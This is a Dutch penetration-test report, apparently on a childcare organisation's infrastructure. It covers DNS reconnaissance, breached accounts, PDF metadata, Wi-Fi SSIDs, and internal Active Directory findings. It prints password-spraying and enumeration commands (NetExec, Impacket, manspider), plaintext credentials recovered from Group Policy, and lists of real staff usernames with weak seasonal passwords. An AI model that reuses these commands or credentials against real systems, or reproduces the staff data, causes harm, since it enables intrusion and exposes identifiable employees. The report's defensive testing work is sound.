| autodiscover.kinderopvanghumanitas.nl | A | 52.97.183.200 | ADFS inlogpagina |
| | A | 52.97.201.72 | ADFS inlogpagina |
| | A | 40.101.80.200 | ADFS inlogpagina |
| | A | 52.97.250.200 | ADFS inlogpagina |
| | A | 40.99.204.184 | ADFS inlogpagina |
| | A | 52.97.176.40 | ADFS inlogpagina |
| | A | 40.99.204.72 | ADFS inlogpagina |
| | A | 52.97.179.200 | ADFS inlogpagina |
| cloud.kinderopvanghumanitas.nl | A | 31.7.6.80 | - |
| intranet.kinderopvanghumanitas.nl | A | 31.7.6.80 | - |
| kvportal.kinderopvanghumanitas.nl | A | 134.213.133.201 | - |



| DNS record | Type | Alias / IP-Adres | Omschrijving |
|---|------|------------------|--------------|
| kvportaltest.kinderopvanghumanitas.nl | A | 134.213.133.201 | - |
| mail.kinderopvanghumanitas.nl | A | 212.178.106.42 | - |
| portaltest.kinderopvanghumanitas.nl | A | 212.178.106.52 | - |
| soapkvlive.kinderopvanghumanitas.nl | A | 51.136.125.238 | - |
| soapkvtest.kinderopvanghumanitas.nl | A | 31.7.6.80 | - |
| tradepointtest.kinderopvanghumanitas.nl | A | 212.178.106.53 | - |
| webmail.kinderopvanghumanitas.nl | A | 212.178.106.42 | - |
| websitetest.kinderopvanghumanitas.nl | A | 31.7.6.80 | - |
| www.soapkvtest.kinderopvanghumanitas.nl | A | 31.7.6.80 | - |

Tabel 3.6: DNS hosts voor kinderopvanghumanitas.nl

| DNS record | Type | Alias / IP-Adres | Omschrijving |
|-----------------------------|------|------------------|--------------|
| autodiscover.kovdecirkel.nl | A | 136.144.212.108 | Hoofdwebsite |
| login.kovdecirkel.nl | A | 136.144.212.108 | Hoofdwebsite |
| mail.kovdecirkel.nl | A | 136.144.212.108 | Hoofdwebsite |
| wp.kovdecirkel.nl | A | 136.144.212.108 | Hoofdwebsite |
| www.kovdecirkel.nl | A | 136.144.212.108 | Hoofdwebsite |

Tabel 3.7: DNS hosts voor kovdecirkel.nl



Voor domeinen 'groei.onmicrosoft.com', 'het-kinderatelier.nl' en 'kindcentra.info' zijn geen sub-domeinen aangetroffen.

Referentie

Checklist-ID: PTES-INTEL-01, PTES-ANALYZE-04

Classificaties

- [CWE-200: Exposure of Sensitive Information to an Unauthorized Actor](#)



Website CMS loginpagina beschikbaar



CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

ID: 24203-004

Target: humankind.nl

Omschrijving

De CMS beheerpagina is extern toegankelijk. Dit is het beheer portaal van de website en het wordt daarom afgeraden om dit extern toegankelijk te hebben.

Mogelijke Impact

Een aanvaller zou met de juiste inloggegevens toegang kunnen krijgen tot het beheerders portaal. Op deze manier zou de aanvaller bij gebruikersinformatie kunnen komen.

Aanbeveling

Het wordt aangeraden om een IP-whitelist te gebruiken, om op deze manier alleen IP-adressen die daadwerkelijk toegang nodig hebben tot dit portaal toegang te verlenen. Pas, indien mogelijk, 2 factor authenticatie (2FA) toe op de beheerportalen.

Bevestiging

De inlogpagina van het CMS is te bereiken via '/user/login' in de [Mozilla Firefox](#) browser. Hierbij is het volgende te zien:

Figuur 3.2: CMS inlogportaal extern toegankelijk

Door gebruik te maken van de tool [CMSeeK](#) is vastgesteld dat het CMS Drupal 10 betreft:

```
[..]
├─ Target: www.humankind.nl
├─ CMS: Drupal
└─ Version: 10
```



```
|  URL: https://drupal.org  
[..]
```

Fragment 3.5: CMSeeK output

Het was niet mogelijk voor NFIR om de subversie van de CMS te achterhalen.

Referentie

Checklist-ID: PTES-INTEL-01

Classificaties

- [CWE-200: Exposure of Sensitive Information to an Unauthorized Actor](#)



Gegevens aangetroffen in datalek



CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

ID: 24203-009

Targets: kinderopvanghumanitas.nl, kovdecirkel.nl, kinderopvangenschede.nl, skeskinderopvang.nl

Omschrijving

Door gebruik te maken van de website <https://intelx.io/> is vastgesteld dat gegevens van meerdere domeinen voorkomen in verschillende datalekken. Ook komen 16 accounts voor in een database met gelekte wachtwoorden.

Mogelijke Impact

Een aanvaller die toegang heeft tot deze database kan bijvoorbeeld kijken of de e-mailadressen van de organisatie hierin staan en wellicht inloggen op de diensten die aangeboden worden aan het internet. Daarnaast kunnen deze e-mailadressen ook gebruikt worden voor phishing scenario's en password spraying doeleinden.

Aanbeveling

Geadviseerd wordt om gebruikers tijdens een awareness campagne op de hoogte te brengen over gelekte data. Daarnaast is het advies om voor elke dienst(website) een apart wachtwoord te maken en dit wachtwoord te laten genereren door een wachtwoord manager.

Bevestiging

Door naar de website '<https://intelx.io/>' te navigeren in de [Mozilla Firefox](#) browser en de bovenstaande domeinen in te voeren, komen verschillende datalekken naar voren. De volgende 15 accounts zijn door NFIR aangetroffen in de verschillende datalekken:

| Gebruikersnaam | Wachtwoord |
|--|------------|
| aduran@kinderopvanghumanitas.nl | sh***la |
| bsosportief@kinderopvanghumanitas.nl | sp***ef |
| cvschajk@kinderopvanghumanitas.nl | ti***72 |
| eboerkamp@kovdecirkel.nl | ki***lu |
| everzijden@kinderopvanghumanitas.nl | sh***la |
| ewitzand@kinderopvanghumanitas.nl | 88***36 |
| hesselink@skeskinderopvang.nl | ah***44 |
| info@kinderopvangenschede.nl | 75***Ki |



| Gebruikersnaam | Wachtwoord |
|----------------------------------|------------|
| jklok@kinderopvanghumanitas.nl | sh***la |
| speelberg@skekinderopvang.nl | wo***97 |
| tenhoopen@skekinderopvang.nl | ft***23 |
| vanwijk@kinderopvangenschede.nl | ka***07 |
| wfaber@kinderopvanghumanitas.nl | 79***03 |
| wvdberg@kinderopvanghumanitas.nl | 17***67 |
| ygeurts@kinderopvanghumanitas.nl | WN***2S |

Tabel 3.8: Gelekte accounts

NFIR heeft de bovenstaande combinatie van gebruikersnamen en wachtwoorden op de volgende loginpagina's geprobeerd, maar zonder succes:

- medewerkers.humankind.nl
- desktop.humankind.nl

Referentie

Checklist-id: PTES-INTEL-01

Classificaties

- [CWE-200: Exposure of Sensitive Information to an Unauthorized Actor](#)



Metadata inzichtelijk



CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

ID: 24203-011

Target: humankind.nl

Omschrijving

Metadata kan worden opgehaald uit PDF-bestanden op de website van de organisatie met behulp van de tool **FOCA**. Metadata is informatie die andere gegevens beschrijft, zoals de software die gebruikt is om het document te maken, de gebruiker die het bestand heeft aangemaakt en bijvoorbeeld e-mailadressen.

Mogelijke Impact

Een aanvalleur kan deze informatie misbruiken om gegevens te verkrijgen die gebruikt kunnen worden voor een gerichte social engineering of password spraying aanval.

Aanbeveling

Geadviseerd wordt om metadata te verwijderen voordat de bestanden gepubliceerd worden.

Bevestiging

Door gebruik te maken van de tool **FOCA** werd de volgende metadata opgehaald uit verschillende PDF-bestanden van het bovengenoemde domein:

| Id | Type | URL | Download | Download Date | Size | Metadata E... | Malware An... | Modified Date |
|-----|------|--|----------|---------------------|-----------|---------------|---------------|---------------------|
| 299 | pdf | https://www.humankind.nl/sites/default/files/documents/1VE298.pdf | • | 12/11/2024 10:37:30 | 87,29 KB | • | × | 12/14/2021 14:54:17 |
| 298 | pdf | https://www.humankind.nl/sites/default/files/documents/R0070535.pdf | • | 12/11/2024 10:37:30 | 91,15 KB | • | × | 01/18/2021 11:35:35 |
| 297 | pdf | https://www.humankind.nl/sites/default/files/documents/6BE50B.pdf | • | 12/11/2024 10:37:30 | 98,9 KB | • | × | 03/11/2024 11:20:10 |
| 296 | pdf | https://www.humankind.nl/sites/default/files/documents/6EN12B.pdf | • | 12/11/2024 10:37:30 | 95,71 KB | • | × | 03/27/2024 10:35:30 |
| 295 | pdf | https://www.humankind.nl/sites/default/files/documents/R0015034.pdf | • | 12/11/2024 10:37:30 | 87,99 KB | • | × | 01/18/2021 15:43:07 |
| 294 | pdf | https://www.humankind.nl/sites/default/files/documents/5BH20B.pdf | • | 12/11/2024 10:37:30 | 86,86 KB | • | × | 02/15/2024 12:01:39 |
| 293 | pdf | https://www.humankind.nl/sites/default/files/documents/1BR29B.pdf | • | 12/11/2024 10:37:30 | 87,72 KB | • | × | 03/11/2024 12:10:30 |
| 292 | pdf | https://www.humankind.nl/sites/default/files/documents/R0107871.pdf | • | 12/11/2024 10:37:30 | 87,8 KB | • | × | 01/18/2021 15:45:30 |
| 291 | pdf | https://www.humankind.nl/sites/default/files/documents/R0015835.pdf | • | 12/11/2024 10:37:30 | 96,09 KB | • | × | 01/18/2021 13:10:12 |
| 290 | pdf | https://www.humankind.nl/sites/default/files/documents/6HA55B.pdf | • | 12/11/2024 10:37:29 | 93,01 KB | • | × | 03/28/2024 08:33:59 |
| 289 | pdf | https://www.humankind.nl/sites/default/files/documents/8OZ08B.pdf | • | 12/11/2024 10:37:29 | 94,34 KB | • | × | 06/17/2024 14:34:01 |
| 288 | pdf | https://www.humankind.nl/sites/default/files/documents/8AL25B.pdf | • | 12/11/2024 10:37:29 | 88,92 KB | • | × | 03/11/2024 12:08:34 |
| 287 | pdf | https://www.humankind.nl/sites/default/files/documents/R0080136.pdf | • | 12/11/2024 10:37:29 | 87,14 KB | • | × | 01/18/2021 14:08:28 |
| 286 | pdf | https://www.humankind.nl/sites/default/files/documents/R0015490.pdf | • | 12/11/2024 10:37:29 | 86,87 KB | • | × | 01/18/2021 13:23:40 |
| 285 | pdf | https://www.humankind.nl/sites/default/files/documents/5DO07B.pdf | • | 12/11/2024 10:37:29 | 86,16 KB | • | × | 02/29/2024 08:54:24 |
| 284 | pdf | https://www.humankind.nl/sites/default/files/documents/R0015757.pdf | • | 12/11/2024 10:37:29 | 95 KB | • | × | 01/18/2021 13:08:04 |
| 283 | pdf | https://www.humankind.nl/sites/default/files/documents/Infographic_Jaarverslag2021_0.pdf | • | 12/11/2024 10:37:30 | 4,57 MB | • | × | 09/14/2022 09:06:54 |
| 282 | pdf | https://www.humankind.nl/sites/default/files/documents/R0088201.pdf | • | 12/11/2024 10:37:29 | 86,8 KB | • | × | 01/18/2021 10:38:25 |
| 281 | pdf | https://www.humankind.nl/sites/default/files/documents/6BE96K.pdf | • | 12/11/2024 10:37:29 | 85,91 KB | • | × | 09/05/2024 09:40:50 |
| 280 | pdf | https://www.humankind.nl/sites/default/files/documents/5ZN15B.pdf | • | 12/11/2024 10:37:29 | 86,54 KB | • | × | 02/15/2024 12:52:50 |
| 279 | pdf | https://www.humankind.nl/sites/default/files/documents/1TB08B.pdf | • | 12/11/2024 10:37:29 | 87,19 KB | • | × | 03/11/2024 11:10:12 |
| 278 | pdf | https://www.humankind.nl/sites/default/files/documents/R0045134.pdf | • | 12/11/2024 10:37:29 | 336,41 KB | • | × | 05/10/2021 07:59:21 |
| 277 | pdf | https://www.humankind.nl/sites/default/files/documents/1WT27B.pdf | • | 12/11/2024 10:37:29 | 86,34 KB | • | × | 03/11/2024 12:19:51 |
| 276 | pdf | https://www.humankind.nl/sites/default/files/documents/6EN62B.pdf | • | 12/11/2024 10:37:29 | 89,37 KB | • | × | 03/27/2024 10:17:51 |
| 275 | pdf | https://www.humankind.nl/sites/default/files/documents/R0048543.pdf | • | 12/11/2024 10:37:29 | 88,46 KB | • | × | 01/18/2021 11:35:18 |
| 274 | pdf | https://www.humankind.nl/sites/default/files/documents/R0015379.pdf | • | 12/11/2024 10:37:29 | 86,99 KB | • | × | 01/18/2021 15:12:36 |
| 273 | pdf | https://www.humankind.nl/sites/default/files/documents/8TR17B.pdf | • | 12/11/2024 10:37:29 | 87,16 KB | • | × | 03/11/2024 12:07:40 |
| 272 | pdf | https://www.humankind.nl/sites/default/files/documents/R0035407.pdf | • | 12/11/2024 10:37:29 | 89,24 KB | • | × | 01/18/2021 14:06:38 |

Figuur 3.3: Metadata voor host 'humankind.nl'

Voor de host 'humankind.nl' zijn in totaal 300 PDF-bestanden gevonden. Uit deze PDF-bestanden zijn in totaal 8 gebruikers, 8 softwareprogramma's, 5 folders'en 1 e-mailadres achterhaald:

```
All users found (8) - Times found:
Name      Humankind
Name      Kinderopvang Humanitas
Name      Sipsma, Bianca
Name      Molling, Jacob
```



```
Name    Molling, Jacob
Name    mdooren
Name    Dooren, Mark
Name    Berg, Wim van de
```

Fragment 3.6: Achterhaalde gebruikers

```
All software found (8) - Times found:
Software    Microsoft: Print To PDF
Software    Microsoft Office
Software    Adobe Illustrator 26.5 (Macintosh)
Software    Adobe PDF Library 16.07
Software    Microsoft Office XP
Software    Microsoft Office 95
Software    GPL Ghostscript 8.15
Software    PScript5.dll Version 5.2.2
```

Fragment 3.7: Achterhaalde software

```
All folders found (5) - Times found:
Path        http://www.humankind.nl/
Path        http://www.kinderopvanghumanitas.nl/
Path        http://www.kovdecirkel.nl/
Path        http://www.humankind.nl/
Path        https://www.kinderopvanghumanitas.nl/sites/default/files/documents/
```

Fragment 3.8: Achterhaalde paden

```
All emails found (1) - Times found:
Email       fg@kinderopvanghumanitas.nl
```

Fragment 3.9: Achterhaald e-mailadres

Voor de andere hosts in scope is geen metadata achterhaald.

Referentie

Checklist-ID: PTES-INTEL-01

Classificaties

- [CWE-1230: Exposure of Sensitive Information Through Metadata](#)



Openbare informatie over de Wi-Fi netwerken



CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

ID: 24203-027

Target: humankind.nl

Omschrijving

Het is mogelijk om de Wi-Fi SSID's te achterhalen via de website '<https://wifile.net>'. Dit geeft een potentiële aanval informatie over het Wi-Fi netwerk, waardoor een kwaadwillende een aanval op de SSID kan plannen.

Mogelijke Impact

Het achterhalen van de SSID kan een aanval helpen bij het plannen van een gerichte aanval op het Wi-Fi netwerk. Met kennis van de SSID kan een aanval proberen zwakke punten of kwetsbaarheden in de netwerkbeveiliging te identificeren en uit te buiten. Dit kan leiden tot ongeautoriseerde toegang tot het netwerk, diefstal van gevoelige gegevens en/of het achterhalen van inloggegevens om in te loggen op het netwerk.

Aanbeveling

Geadviseerd wordt om Enterprise Authenticatie te gebruiken op basis van certificaten en het netwerk te beschermen door de juiste netwerk segmentatie toe te passen.

Bevestiging

Op de website <https://wifile.net> is een database te vinden met de locatie en namen van Wi-Fi netwerken. De volgende twee locaties zijn bekeken via [Wifile](#) en de volgende SSID's zijn teruggevonden:

Meezenbroekerweg 1A, 6412 VK Heerlen, Nederland

Fragment 3.10: Eerste locatie

Helvoirtseweg 9, 5261 CA Vught, Nederland

Fragment 3.11: Tweede locatie

KovHumanitas
KovHumanitasGast
KovHumanitasIoT

Fragment 3.12: SSID's

■ Voor beide locaties is de SSID 'KO091519' niet te achterhalen.

Bij de genoemde netwerken wordt gebruik gemaakt van WPA2 standaard.



Figuur 3.4: WPA2 encryptie

Referentie

De informatie is gevonden via de website: <https://wifle.net>

Checklist-ID: PTES-INTEL-01 PTES-ANALYZE-04

Classificaties

- CWE-200: Exposure of Sensitive Information to an Unauthorized Actor



4. Bevindingen: Grey Box – Interne Infrastructuur (Timeboxed)

Password Spraying – Onveilige wachtwoorden aangetroffen

8.8
HOOG

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:L/VA:L/SC:N/SI:N/SA:N

ID: 24203-025

Targets: 10.4.5.6 (KOH-DC-01), 10.4.5.7 (KOH-DC-02), 10.4.5.4 (KOH-DC-03)

Omschrijving

Via password spraying, een methode om één wachtwoord te proberen op alle gebruikers, is het wachtwoord van 94 gebruikers achterhaald.

Mogelijke Impact

Het wachtwoordbeleid maakt het mogelijk voor medewerkers om onveilige wachtwoorden te gebruiken. Deze wachtwoorden kunnen gemakkelijk worden achterhaald en vervolgens worden gebruikt om toegang te verkrijgen tot de systemen van Humankind.

Aanbeveling

Geadviseerd wordt om het advies op te volgen in het hoofdstuk: '[Wachtwoordbeleid](#)'.

Bevestiging

Door gebruik te maken van de tool [NetExec](#) zijn verschillende wachtwoorden op alle gebruikers binnen domein [org.kov.humanitas.nl](#) geprobeerd.

De passwordspraying aanvallen hebben op de volgende momenten plaatsgevonden met de volgende commando's:

```
[10-12-2024 13:08:03]> /usr/bin/nxc smb 10.4.5.6 -d humankind.nl -u users.txt -p users.txt --no-brute
↪ force --continue-on-success
[12-12-2024 11:35:21]> /usr/bin/nxc smb 10.4.5.6 -d org.kov.humanitas.nl -u users.txt -p Herfst2024!
↪ --no-bruteforce --continue-on-success
[12-12-2024 12:15:38]> /usr/bin/nxc smb 10.4.5.6 -d org.kov.humanitas.nl -u users.txt -p Welkom01! --
↪ no-bruteforce --continue-on-success
[12-12-2024 15:08:16]> /usr/bin/nxc smb 10.4.5.6 -d org.kov.humanitas.nl -u users.txt -p sheila --no-
↪ bruteforce --continue-on-success
[12-12-2024 16:00:57]> /usr/bin/nxc smb 10.4.5.6 -d org.kov.humanitas.nl -u users.txt -p Winter2024!
↪ --no-bruteforce --continue-on-success
[13-12-2024 09:34:54]> /usr/bin/nxc smb 10.4.5.6 -d org.kov.humanitas.nl -u users.txt -p Zomer2024! -
↪ --no-bruteforce --continue-on-success
[13-12-2024 10:47:16]> /usr/bin/nxc smb 10.4.5.6 -d org.kov.humanitas.nl -u users.txt -p Welkom@human
↪ itas --no-bruteforce --continue-on-success
[13-12-2024 11:15:27]> /usr/bin/nxc smb 10.4.5.6 -d org.kov.humanitas.nl -u users.txt -p Welkom@123 -
↪ --no-bruteforce --continue-on-success
[13-12-2024 13:47:02]> /usr/bin/nxc smb 10.4.5.6 -d org.kov.humanitas.nl -u users.txt -p Humankind202
↪ 4 --no-bruteforce --continue-on-success
```

Fragment 4.1: Password Spray Aanvallen.

Het resultaat is dat de aanval 'onbeperkt' uitgevoerd kan worden.

Met een 30 minuten Account Lockout van 5 pogingen, maar waarbij de mislukte poging(en) elke 30 minuten gereset wordt zoals vermeld in bevinding: "● [Wachtwoordbeleid onvoldoende](#)" is het bijna mogelijk om ongedetecteerd continue password spraying aanvallen uit te voeren.

Hierbij is het wachtwoord van 94 gebruikers achterhaald. Het gaat om de volgende gebruikers:



| Gebruikers | | | | |
|-------------------|--------------------|------------------|-------------------|-------------------|
| BSOWooldrik | BSOZweede | IngridGrobben | anneheukels | babetvbijsterveld |
| bsoavonturenbende | bsobliksemboog | bsoblokhuis | bsoboemerang-wt | bsobuitenkans |
| bsobunderbende | bsoopstelten | bsoronde | bsowaterval | bsowensboom |
| chantalfox | christinefloris | default | delaschaapveld | dunjahonings |
| dyonnehendriks | ehonig | elizavdmeijden | ellenhalfers | ellenverhoeven |
| elviravdam | esmeewingels | evelienschras | gabriellagouriye | hettyveenbergen |
| ileenevers | ingevmourik | isabellewilbers | janinevnispn | janitazonneveld |
| jellesander | jonyheemels | karinkroeze | kdvcatootje | kdvdebberke |
| kdvgroeituin | kdvjijenik | kdvmeiboom | kdv mokido | kdv piekobello |
| kdvsterrenpalet | kdvstipstap | kdvwillavrolijk | kdv vuurvliegjes | kellyratering |
| kimtaspazar | leylakosta | liekelemmens | lindaoosting | lkerpel |
| lottekessels | lucindaheusinkveld | mandywahl | manonlozeman | mariekeslot |
| marielcuijpers | marijemarneth | maritavdberk | marjoleindkoning | marlieschreur |
| melaniefokke | melissamagermans | michelleleppink | natasjakrabbenbos | patriciapomme |
| peterlemckert | pleunievden | povblokhuis | povkleurenboot | povmenkotoren |
| povopdenakker | povpoespas | povtovertuin | povvoerendaal | ranawildenbeest |
| remcovdbrink | romykoster | romyscheer | sabineroos | sabrinavdbosch |
| salinawiggerts | sandravdberg | simonepeeters | sonjawillemse | susanbruinewoud |
| suzannehassing | suzanneholweg | suzanneschreuder | veerletthij | |

Tabel 4.1: Verkregen inloggegevens van gebruikers door middel van password spraying



| Verlopen gebruikers | | | | |
|---------------------|------------------|----------------|------------------|-----------------|
| BSOBrug | allisondriessen | anjakranendonk | bsoboekelo | bsobuitenzinnig |
| bsosterrenbos | bsouitbundig | bsounieko | chantalaltepping | claudiaravelli |
| daniellekordalski | dominiqueklasens | jannekekempers | kdvharlekijn | kdvtovertuin |
| kdvwijzelaar | kdvzandkasteel | kdvzonnepit | maloujansen | patriciavissers |
| povbezigeijtjes | povschatkamer | povtoverhof | sandraouwehand | sonjaspaninks |

Tabel 4.2: Verlopen gebruikers waarvan geldige inloggegevens zijn gevonden

Geconstateerd is dat een groot aantal gebruikers een simpel en eenvoudig te raden wachtwoorden gebruikt. Hieronder volgt een overzicht:

| Top 10 wachtwoorden | Top 10 basis woorden | Password lengte (gesorteerd op lengte) |
|---------------------------|-----------------------|--|
| Herfst2024! = 55 (58.51%) | herfst = 55 (58.51%) | 7 = 1 (1.06%) |
| Winter2024! = 32 (34.04%) | winter = 32 (34.04%) | 10 = 5 (5.32%) |
| Zomer2024! = 5 (5.32%) | zomer = 5 (5.32%) | 11 = 87 (92.55%) |
| default = 1 (1.06%) | default = 1 (1.06%) | 13 = 1 (1.06%) |
| Humankind2024 = 1 (1.06%) | humankind = 1 (1.06%) | |

Tabel 4.3: Statistieken getrachte wachtwoorden

Referentie

Checklist-ID: PTES-EXPLOIT-03

Classificaties

- [CWE-522: Insufficiently Protected Credentials](#)
- [CWE-1391: Use of Weak Credentials](#)
- [CWE-1392: Use of Default Credentials](#)



Password Spraying – Gebruikersnaam als wachtwoord

8.7
HOOG

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

ID: 24203-007

Targets: 10.4.5.6 (KOH-DC-01), 10.4.5.7 (KOH-DC-02), 10.4.5.4 (KOH-DC-03)

Omschrijving

Het gebruikte wachtwoordbeleid is niet voldoende om veilige wachtwoorden te garanderen. Hierdoor maken de medewerkers gebruik van onveilige wachtwoorden.

Mogelijke Impact

Het wachtwoordbeleid maakt het mogelijk voor medewerkers om onveilige wachtwoorden te gebruiken. Deze wachtwoorden kunnen gemakkelijk worden achterhaald en vervolgens worden gebruikt om toegang te verkrijgen tot de systemen van Humankind.

Aanbeveling

Geadviseerd wordt om het advies op te volgen in het hoofdstuk: 'Wachtwoordbeleid'

Bevestiging

Om een lijst van gebruikers te verkrijgen is het volgende commando uitgevoerd met de tool `Impacket` :

```
python3 /opt/impacket/examples/GetADUsers.py humankind.nl/thijshendriks:'LeW***t9#' -dc-ip 10.4.5.6 -all  
| tee -a get-ad-users.txt
```

Hierbij is de eerste kolom (Name) geëxporteerd naar een bestand.

| [..] Name | Email | PasswordLastSet | LastLogon |
|-----------------|----------------------------|----------------------------|---------------------|
| Administrator | | 2022-07-28 07:15:31.560752 | N/A |
| ↪ postmaster | postmaster@humankind.nl | 2008-02-07 13:54:44.171875 | N/A |
| ↪ admin_wvesch | | 2024-10-18 12:29:29.606670 | 2024-12-04 15:41:24 |
| ↪ .982983 | | | |
| ↪ evaweijkamp | evaweijkamp@humankind.nl | 2024-10-20 11:29:16.377155 | 2024-10-21 10:32:21 |
| ↪ .518317 | | | |
| ↪ tamarapijlman | tamarapijlman@humankind.nl | 2024-09-18 08:06:10.464385 | 2024-12-06 14:05:27 |
| ↪ .955951 | | | |

Fragment 4.2: Gebruikersnamen opvragen.

Door middel van de tool `NetExec` zijn gebruikersnamen als wachtwoord gepoogd binnen het domein `org.kov.humanitas.nl` , met het volgende commando:

```
nxc smb 10.4.5.6 -d humankind.nl -u users.txt -p users.txt --no-bruteforce --continue-on-success
```

Hierop is het volgende account ontdekt die de gebruikersnaam als wachtwoord heeft:

| | | | | |
|---|----------|-----|-----------|-----------|
| 2024-12-10 13:08:31 smb.py:460 - INFO - SMB | 10.4.5.6 | 445 | KOH-DC-01 | [-] hum |
| ↪ ankind.nl\bsoboেকেlo:bsoboেকেlo STATUS_PASSWORD_EXPIRED | | | | |
| 2024-12-10 13:08:55 smb.py:443 - INFO - SMB | 10.4.5.6 | 445 | KOH-DC-01 | [+] hum |
| ↪ ankind.nl\default:default | | | | |



Fragment 4.3: Gevonden credentials.

Dit kan vervolgens geverifieerd worden op de Active Directory Domain Controller via het volgende commando:

```
nxc smb 10.4.5.6 -d org.kov.humanitas.nl -u default -p default
```

```
SMB      10.4.5.6      445      KOH-DC-01      [*] Windows 10 / Server 2016 Build 14393 x64 (nam  
↳ e:KOH-DC-01) (domain:org.kov.humanitas.nl) (signing:True) (SMBv1:False)  
SMB      10.4.5.6      445      KOH-DC-01      [+] org.kov.humanitas.nl\default:default  
SMB      10.4.5.6      445      KOH-DC-01      Node DEFAULT@ORG.KOV.HUMANITAS.NL successfully se  
↳ t as owned in BloodHound
```

Fragment 4.4: Geverifieerde credentials.

Referentie

Checklist-ID: PTES-EXPLOIT-03

Meer informatie over het NCSC wachtwoordbeleid is te vinden op:

<https://www.ncsc.nl/onderwerpen/authenticatie>

Classificaties

- CWE-1392: Use of Default Credentials



AutoAdminLogon Credentials in Group Policy

**8.6
HOOG**

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N

ID: 24203-010

Targets: 10.4.5.6 (KOH-DC-01), 10.4.5.7 (KOH-DC-02), 10.4.5.4 (KOH-DC-03)

Omschrijving

Een registersleutel binnen de Group Policy van Humankind bevat AutoAdminLogon credentials.

Mogelijke Impact

Een aanval kan zo lateraal door het netwerk bewegen en mogelijk privileges escaleren door gebruik te maken van de credentials.

Aanbeveling

Het is aanbevolen om unieke, niet te raden wachtwoorden te gebruiken. Maak hiervoor ook gebruik van een wachtwoord manager.

Bevestiging

In de Group Policy staat een register sleutel bij de volgende hosts:

- 10.4.5.4
- 10.4.5.6
- 10.4.5.7

Het betreft registersleutel: SYSVOL/org.kov.humanitas.nl/Policies/{D7D65DE9-E4CF-4BD5-834D-8601CFD03E23}/Machine/Preferences/Registry/Registry.xml

Dit is gevonden via de tool `manspider` met het volgende commando:

```
manspider scope.txt -c passw user account network login logon cred root admin Administrator password pwd  
wachtwoord -e cmd bat com vbs ini ps1 psd1 psm1 pem key rsa pub reg txt cfg conf config xml xlsx -d  
org.kov.humanitas.nl -u nicolemoella -p 'Rks**Ln!' --no-download -t 16 -s 3MB | tee -a  
/home/<user>/encrypted-storage/mak/manspider.scope.txt
```

Hierin is de volgende inhoud aangetroffen:

```
<RegistrySettings clsid="{A3CCFC41-DFDB-43a5-8D26-0FE8B954DA51}"><Registry clsid="{9CD4B2F4-923D-47f5-  
A062-E897DD1DAD50}" name="DefaultUserName" status="DefaultUserName" image="7" changed="2014-02-04  
07:39:15" uid="{9CC585F9-69CB-4233-BB2E-6153197E2309}" disabled="0" bypassErrors="1"><Properties  
action="U" displayDecimal="1" default="0" hive="HKEY_LOCAL_MACHINE" key="SOFTWARE\Microsoft\Window  
s NT\CurrentVersion\Winlogon" name="DefaultUserName" type="REG_SZ" value="HUMANITAS\BS0"/><Filters  
</Registry>  
  <Registry clsid="{9CD4B2F4-923D-47f5-A062-E897DD1DAD50}" name="DefaultPassword" status="DefaultPa  
ssword" image="7" changed="2012-08-23 14:06:22" uid="{86AC2ACF-C859-4480-93CF-C5234A2E8DD2}" bypas  
sErrors="1" disabled="0"><Properties action="U" displayDecimal="1" default="0" hive="HKEY_LOCAL_MA  
CHINE" key="SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" name="DefaultPassword" type="RE  
G_SZ" value="Humanitas"/><Filters/></Registry>  
  <Registry clsid="{9CD4B2F4-923D-47f5-A062-E897DD1DAD50}" name="AutoAdminLogon" status="AutoAdminL  
ogon" image="7" changed="2012-08-13 13:47:39" uid="{13E14F09-B1B1-43E0-A15A-C99DA2F04889}" bypas  
sErrors="1" disabled="0"><Properties action="U" displayDecimal="0" default="0" hive="HKEY_LOCAL_MACH  
INE" key="SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" name="AutoAdminLogon" type="REG_S  
Z" value="1"/><Filters/></Registry>
```

Fragment 4.5: AutoAdminLogon credentials



Bij het verifiëren van de credentials blijken deze valide te zijn:

```
nxc smb 10.4.5.6 -d org.kov.humanitas.nl -u BSO -p 'Humanitas'
```

```
SMB      10.4.5.6      445      KOH-DC-01      [*] Windows 10 / Server 2016 Build 14393 x64 (nam
↳ e:KOH-DC-01) (domain:org.kov.humanitas.nl) (signing:True) (SMBv1:False)
SMB      10.4.5.6      445      KOH-DC-01      [+] org.kov.humanitas.nl\BSO:Humanitas
SMB      10.4.5.6      445      KOH-DC-01      Node BSO@ORG.KOV.HUMANITAS.NL successfully set as
↳ owned in BloodHound
```

Fragment 4.6: Valide credentials

Referentie

Checklist-ID: PTES-EXPLOIT-03

Classificaties

- [CWE-200: Exposure of Sensitive Information to an Unauthorized Actor](#)
- [CWE-1392: Use of Default Credentials](#)



AzureAD MFA niet verplicht voor alle gebruikers

7.1
HOOG

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

ID: 24203-014

Target: portal.azure.com

Omschrijving

Het gebruik van multifactor-authenticatie (MFA) is niet verplicht voor alle gebruikers.

Mogelijke Impact

Doordat er niet volledig gebruik wordt gemaakt van MFA op de bovengenoemde gebruikersaccounts, heeft een aanvaller slechts een gebruikersnaam en wachtwoord nodig om toegang te verkrijgen tot de tenant.

Aanbeveling

Geadviseerd wordt om MFA in te schakelen voor alle gebruikers, inclusief admin accounts. Zorg ervoor dat geen uitzonderingen gemaakt worden op het gebruik van MFA, met uitzondering van accounts voor noodtoegang.

Bevestiging

Met de [ROADrecon](#) tool is vastgesteld dat MFA authenticatie geforceerd wordt door middel van 'Conditional Access Policies'. NFIR heeft de volgende commando's gebruikt:

```
roadrecon auth --device-code
```

Fragment 4.7: Authenticeren met het account 'nicolemoella'

